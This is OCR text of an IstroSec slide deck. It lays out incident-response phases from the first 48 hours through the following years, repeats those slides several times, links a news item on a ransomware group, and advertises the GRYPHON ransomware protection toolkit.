TRUE PASSION
REAL CYBERSECURITY

Lukáš Hlavička

IstroSec





Expertise



We are an innovative, multidisciplinary team of world-class subject matter experts. Comprised of highly-skilled ethical hackers, incident responders, and consultants with a decades of experience, our team's expertise covers a wide range of cybersecurity scope with 137+ advanced certificates.

© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

Procedures

T0 (First 48 hours)

- Service Activation
- Immediate setup of War Rooms
- Collecting first forensics artefacts
- IR Toolkit deployment
- Security monitoring (IstroMDR/IstroSOC)
- IR Team coordination
- Communication procedures deployment

T-48r+


- Primary security meassures deployment
- Crisis management
- Communication support (PR)
- Collecting more forensics artefacts
- Attack vector identification
- Infrastructure reconfiguration
- Start negotiation process if necessary
- Regulatory Compliance reporting (Authority)

T-days/T-weeks/ T-months

- Ensuring the functionality of critical services
- Secondary infection identification and containment/eradication procedures enrollment
- Offensive activities for infrastructure resilience testing
- IR and Expert witness Report(s) delivery
- Secondary security meassures deployment

T-months/T-years


- Recommendation from (IR) report deployment
- Budgetary preparation for tertiary security measures procurement
- Within first 12 months strong focus on Defensive monitoring



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

IstroSec

First reaction



© 2024IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

Procedures

T0 (First 48 hours)

- Service Activation
- Immediate setup of War Rooms
- Collecting first forensics artefacts
- IR Toolkit deployment
- Security monitoring (IstroMDR/IstroSOC)
- IR Team coordination
- Communication procedures deployment

T-48r+


- Primary security meassures deployment
- Crisis management
- Communication support (PR)
- Collecting more forensics artefacts
- Attack vector identification
- Infrastructure reconfiguration
- Start negotiation process if necessary
- Regulatory Compliance reporting (Authority)

T-days/T-weeks/ T-months

- Ensuring the functionality of critical services
- Secondary infection identification and containment/eradication procedures enrollment
- Offensive activities for infrastructure resilience testing
- IR and Expert witness Report(s) delivery
- Secondary security meassures deployment

T-months/T-years

- Recommendation from (IR) report deployment
- Budgetary preparation for tertiary security measures procurement
- Within first 12 months strong focus on Defensive monitoring



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

Procedures

T0 (First 48 hours)

- Service Activation
- Immediate setup of War Rooms
- Collecting first forensics artefacts
- IR Toolkit deployment
- Security monitoring (IstroMDR/IstroSOC)
- IR Team coordination
- Communication procedures deployment

T-48r+


- Primary security meassures deployment
- Crisis management
- Communication support (PR)
- Collecting more forensics artefacts
- Attack vector identification
- Infrastructure reconfiguration
- Start negotiation process if necessary
- Regulatory Compliance reporting (Authority)

T-days/T-weeks/ T-months

- Ensuring the functionality of critical services
- Secondary infection identification and containment/eradication procedures enrollment
- Offensive activities for infrastructure resilience testing
- IR and Expert witness Report(s) delivery
- Secondary security meassures deployment


T-months/T-years

- Recommendation from (IR) report deployment
- Budgetary preparation for tertiary security measures procurement
- Within first 12 months strong focus on Defensive monitoring



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

https://ccb.belgium.be/news/gentlemen-ransomware-group



© 2026 IstroSec Holding and/or it's subsidiaries or affiliates. All rights reserved.

POSITIONING

One agent, one console, three jobs

DET — **Detect and block in real time**

Kernel-level rules and an on-device behavioural model act the instant a threat appears.

SCAN — **Scan for known malware**

Files, scripts, archives, USB and network shares; standard YARA rules import directly.

IR — **Investigate, respond, recover**

Remote hands on the endpoint, isolation, scripts and protected file recovery.

GRYPHON
RANSOMWARE PROTECTION TOOLKIT

GRYPHON agent

